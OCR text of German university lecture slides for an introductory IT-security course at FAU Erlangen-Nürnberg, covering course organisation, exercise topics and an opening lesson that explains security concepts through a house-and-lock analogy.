FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 0: Organisatorisches

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Team

- Prof. Dr. Felix Freiling
- Büro 12.159
- Telefon 69900
- felix.freiling at fau.de
- Sprechstunde Mo 17-18
- https://www1.cs.fau.de

- Ralph Palutke, M.Sc.
- Büro 12.133
- Telefon 69912
- ralph.palutke at fau.de
- nach Vereinbarung

Entstehungsgeschichte


- seit 2010 an der FAU als “Angewandte IT-Sicherheit”
- seit 2015/2016 “Einführung in die IT-Sicherheit” für Nicht-Informatik
  - auch als harmonisiertes und modularisiertes Parallelangebot mit der Universität Regensburg (Prof. Dr. Doğan Kesdoğan) bei der vhb
  - UR: Schwerpunkte Kryptographie und Privacy
  - FAU: Schwerpunkte Softwaresicherheit und Cybercrime
- seit 2020/2021 an der FAU weiterentwickelt
- voraussichtlich 2022/2023 Übergang zur Vorlesung „Sichere Systeme“ (Erstsemesterveranstaltung Informatik)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

A eit
Einf rheit

Horst Seehofer (CSU), Olaf Scholz (SPD) und Angela Merkel (CDU) Foto: John MacDougall / AFP

Varianten


Informatik
Vorlesung
Do 12:15-13:45
Raum 04.023 oder online
(siehe StudON)
alle anderen
andere Prüfung
Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit
Übung
Mo 12:15-13:45
teilweise andere Übung
Übung
Di 8:15-9:45
online

Wer sind Sie?

- Bachelor Informatik (Wahlpflichtbereich) 6
- Master Informatik (Wahlbereich) 7
- Elektrotechnik
- Medizintechnik 2
- Mechatronik
- Data Science
- Informations- und Kommunikationstechnik
- Wirtschaftsinformatik 1
- ~~2-Fach Bachelor~~
- Lehramt Informatik
- Mathematik 1
- Sonstiges?

Wer sind Sie? (WS 2020/21)

- Bachelor Informatik (Wahlpflichtbereich) ≈ 22
- Master Informatik (Wahlbereich) ≈ 50
- Elektrotechnik ~1
- Medizintechnik ≈ 18
- Informations- und Kommunikationstechnik ≈ 6
- Wirtschaftsinformatik ≈ 11
- 2-Fach Bachelor —
- Lehramt Informatik —
- Mathematik 2
- Sonstiges?

Mechatronik ≈ 11

Data Science ≈ 5

Informatik-Vertiefungen

- Bachelor: Vertiefungsgebiet IT-Sicherheit
- Kombinierbar mit anderen Veranstaltungen des Lehrstuhls
  - Forensische Informatik (Sommersemester, 5 ECTS)
  - Elektronische Signaturen (Tielemann, Wintersemester, 2,5 ECTS)
  - Datenschutz und Compliance (Tielemann, Sommersemester, 2,5 ECTS)
  - Human Factors in IT Security (Benenson, Sommersemester, 5 ECTS)
  - Security and Privacy in Pervasive Computing (Benenson, Wintersemester, 5 ECTS)
  - Software Reverse Engineering (Müller, Sommersemester, 5 ECTS)
  - Multimedia Security (Riess, Wintersemester, 5 ECTS)
- Master: Systemorientierte Säule
  - Fortgeschrittene Forensische Informatik (Wintersemester, 5 ECTS)
  - plus Bachelorangebot, falls nicht bereits gehört


Material und Diskussion

- Folien (nach der Vorlesung)
- Vorlesungsaufzeichnung (best effort)
  - Verteilung über StudON
- *Unabhängige* Diskussion im speziellen Forum der FSI: https://fsi.informatik.uni-erlangen.de/forum/
- oder im Forum auf StudON

- ggf. Material von 2020/21 auch interessant


Literatur

- Dieter Gollmann: Computer Security. 3. Auflage, Wiley 2010, ca. 44 €. Ältere Auflagen gehen auch.



- Weitere Literatur wird jeweils angegeben.

- Joachim Biskup: Security in Computing Systems. Springer, 2010, ca. 66 €.



Lernziele

- Terminologie der IT-Sicherheit kennen und erläutern können
- offensives Denken lernen und anwenden können
- Stärken und Schwächen von Kryptographie einschätzen können, offensichtlich falsche Anwendungen von Kryptographie erkennen können
- Besonderheiten des Cyberspace im Kontext von Sicherheitsfragen verstehen und in realen Situationen erkennen
- Konkrete Sicherheitslücken erkennen und erklären können, jeweils dazu passende Schutzmechanismen verstehen und erklären können
- Handlungen im IT-Sicherheitskontext ethisch und rechtlich einschätzen können

Themen

- Kapitel 0: Organisatorisches
- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Kapitel und Lektionen

- 6 Kapitel unterteilt in 3-7 Lektionen
- Lektionen sind Teile des Vorlesungsinhalts, die in „einem Rutsch“ durchgenommen werden sollten
- Kapitel zu Softwaresicherheit wird vorgezogen wegen Übungen

Übungen

1. ~~Physical Security / lock picking~~
2. Krypto: MACs
3. Krypto: Zertifikate und PKI
4. Race Conditions
5. Web-Security / XSS
6. Integer und Heap Overflows
7. Stack Overflows
8. Angriffe mittels Formatstrings
9. Anonymisierung
10. Ethik

- Übungsblatt/Literatur eine Woche vorab
- Übungsaufgaben in Präsenz und/oder als Hausaufgabe


- Übung in Angewandte IT-Sicherheit ist Obermenge von Einführung in die IT-Sicherheit (insbesondere in Übungen 4-8)
- Übungsabgabe auf freiwilliger Basis

Prüfung

- 5 ECTS (2,5 Vorlesung + 2,5 Übung)
- Schriftliche Prüfung ohne Hilfsmittel

• Einführung in die IT-Sicherheit (EinfITSec)	60 Minuten
• Angewandte IT-Sicherheit (AppITSec)	90 Minuten

- Klausur wird am gleichen Termin geschrieben
- AppITSec ist Obermenge von EinfITSec
- Inhalt: Stoff aus Vorlesung und jeweiliger Übung



Exkursion am 2.12.2013 Foto: Lars Richter

Exkursion am 15.1.2015 Quelle: polizei.bayern.de

Exkursion am 25.2.2016 Foto: unbeteiligter Passant


DE CIX
Exkursion am 20.1.2017 Foto: Daniel Kopp

München, ZITiS, 30.1.2019



Nürnberg, LSI, ZITiS, 27.1.2020

Corona-Pandemie im Wintersemester 2020/2021

Corona-Pandemie im Wintersemester 2021/2022

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 1, Lektion 1: Was ist Sicherheit?

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
  - Lektion 1: Was ist Sicherheit?
  - Lektion 2: Schutzziele und Angreifer
  - Lektion 3: Sicherheit in der digitalen Welt
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Biskup, Kapitel 1.1

Physische Sicherheit

- Um sich dem Thema **IT-Sicherheit** zu nähern, empfiehlt sich die Analogie zur **Sicherheit in der physischen Welt**. Hieraus lassen sich zahlreiche Parallelen zur IT-Sicherheit zählen.
- Stellen Sie sich daher im Folgenden Sicherheitsaspekte Ihres eigenen Hauses vor. Wir vergleichen diese Aspekte dann mit denen Ihres eigenen Computers und versuchen Parallelen zu finden.

Sicherheitsziele

- Sie möchten selbstbestimmt leben
- Sie möchten sicher vor körperlichen Verletzungen sein
- Sie möchten sich uneingeschränkt in Ihrem Haus bewegen können
- Integrität des Hauses soll gewahrt sein (es soll also nicht morgen plötzlich abgerissen werden)
- Alles was in dem Haus passiert, soll vertraulich bleiben
- Verfügbarkeit des Hauses: Es soll auch nach dem Verlassen noch alles unverändert sein
- Vertraulichkeit von Aktivitäten und Korrespondenzen

Sicherheitsmechanismen

- Die Türöffnung wird durch eine feste Tür verschlossen und kann durch ein Schloss (oder einen Riegel) zugesperrt werden
- Zugangskontrolle an der Haustür
- Tür abschließen, wenn man selbst nicht da ist

Eigenschaften des Schlosses in der Tür

- Ausschließlich mit Schlüssel zu öffnen sein (und nicht anders)
- Schlüssel für Tür sollten nicht zufällig oder durch Ausprobieren aller Möglichkeiten fälschbar sein
- Schlüssel müssen durch Eigentümer geschützt aufbewahrt werden

Sicherheitsannahmen

- Die Tür ist der einzige Zugang zum Haus (Fenster?)
- Tür-, Schloss- und Schlüsselhersteller verhalten sich vertrauenswürdig (haben z. B. keinen Nachschlüssel)
- Schlüssel gehen niemals verloren und es gibt niemals die Möglichkeit, eine Kopie zu machen
- Falls ein Schlüssel beim Nachbarn hinterlegt wird, verhält sich der Nachbar vertrauenswürdig (im Interesse des Besitzers)
- Auch Behörden respektieren die Privatsphäre der Wohnung
- Kriminelle werden durch die Schutzmaßnahmen abgeschreckt, bzw. Scheitern an ihnen

Funktionssicherheit

Innerhalb der Wohnung gibt es zusätzliche Schutzmaßnahmen, z. B. für Kinder

- Installationen innerhalb der Wohnung (z.B. Stromleitungen, Steckdosen) entsprechen Sicherheitsstandards
- Kinder dürfen das Haus verlassen, aber sie können nicht die Schutzmaßnahmen komplett ausschalten (z.B. Tür offen stehen lassen)

Schutzmaßnahmen vor Feuer

- Präventiv: nicht-brennbare Baumaterialien
- Schäden eindämmen durch Feuerlöscher
- Schäden kompensieren durch Versicherungen
- Ausgaben für Versicherungen orientieren sich am Risiko (Wahrscheinlichkeiten mal mögliche Schäden); Wenn Sie sich versichern, stellt das eine kompensatorische Schutzmaßnahme dar

Mehrseitige Sicherheit

Bisher nur die Interessen einer Partei (des Hausbewohners) betrachtet

- Viele andere Parteien haben ähnliche Sicherheitsinteressen, die sich widersprechen können
- Mehrseitige Sicherheit gleicht die Sicherheitsinteressen aller Parteien aus zu akzeptablen Kosten

Verbindungen zur Außenwelt bestehen nicht nur aus einer einzigen Tür

- Wasserrohre, Abwasserrohre, Stromkabel, Datenkabel, WLAN
- Für jede Transaktion über die Grenze hinweg müssen entsprechende Sicherheitsmechanismen geschaffen werden
- Sicherheitsmechanismen möglichst mit Technik umsetzen, damit es nicht so viel Aufwand kostet
- Ggf. müssen diese Mechanismen mit den benachbarten Parteien koordiniert werden (z. B. in welcher Form Pakete übergeben werden)

Mobilität und Vertrauen

Das Haus könnte mobil sein

- Verbindungen zur Außenwelt (Strom, Wasser, Daten) müssen an jedem Standort mit dem Standortinhaber neu verhandelt werden
- Das gilt auch für die entsprechenden Sicherheitsmechanismen
- Im Gegensatz zum immobilen Fall kennen sich die Parteien im mobilen Fall in der Regel nicht so gut
- Aufbau von Vertrauensbeziehungen nötig

„Sicherheit“

- Die Sicherheit eines IT-Systems ist eine **komplexe Eigenschaft**
- Jede beteiligte Partei hat ihre eigenen **Interessen, Ziele und Anforderungen**
  - Verfügbarkeit, Vertraulichkeit, etc.
- Diese Interessen werden durch **Angriffe** bedroht
- **Sicherheitsmechanismen** werden benutzt, um
  - Angriffe **abzuwehren**, damit sie gar nicht erst die Interessen verletzen
  - Angriffe **einzudämmen** und den Schaden zu begrenzen
  - Schäden durch Angriffe zu **kompensieren**
- Sicherheitsmechanismen müssen regelmäßig **überprüft** werden, ob sie den gewünschten Schutz bieten
- **Annahmen** (insbesondere über Vertrauensbeziehungen) sollten **explizit** gemacht werden
- Der **Aufwand** für Sicherheitsmechanismen sollte sich nach dem **Risiko** richten

http://www.syslog.com/~jwilson/pics-i-like/kurios119.jpg


Lost iPod Touch
$50 Reward
Call Caroline
Lost ipod touch
$51 reward
Call
WIN!
failblog.org

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 1, Lektion 2: Schutzziele und Angreifer

Themen

- Kapitel 1: Einführung und Grundlagen
  - Lektion 1: Was ist Sicherheit?
  - Lektion 2: Schutzziele und Angreifer
  - Lektion 3: Sicherheit in der digitalen Welt
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Biskup, Kapitel 2.2
- Gollmann (3. Auflage), Kapitel 3

- Oleg Gordiewski, Christopher Andrew: KGB. Die Geschichte seiner Auslandsoperationen von Lenin bis Gorbatschow. Goldmann 1990. Englische Originalausgabe von 1985. Klassiker über Geheimdienstmethoden - zeigt, wie menschliche Schwächen ausgenutzt werden können (Eitelkeit, Geldgier, etc.)
- Peter Bergen: Manhunt - From 9/11 to Abbottabad - The Ten-Year Search for Osama Bin Laden. Random House, 2013.
- www.polizei-beratung.de - Webseite der polizeilichen Kriminalprävention
- History of computer security: http://csrc.nist.gov/publications/history/
- Felix C. Freiling, Rüdiger Grimm, Karl-Erwin Großpietsch, Hubert B. Keller, Jürgen Mottok, Isabel Münch, Kai Rannenberg, Francesca Saglietti: Technische Sicherheit und Informationssicherheit - Unterschiede und Gemeinsamkeiten. Informatik Spektrum 37(1): 14-24 (2014)

Wiederholung: „Sicherheit“

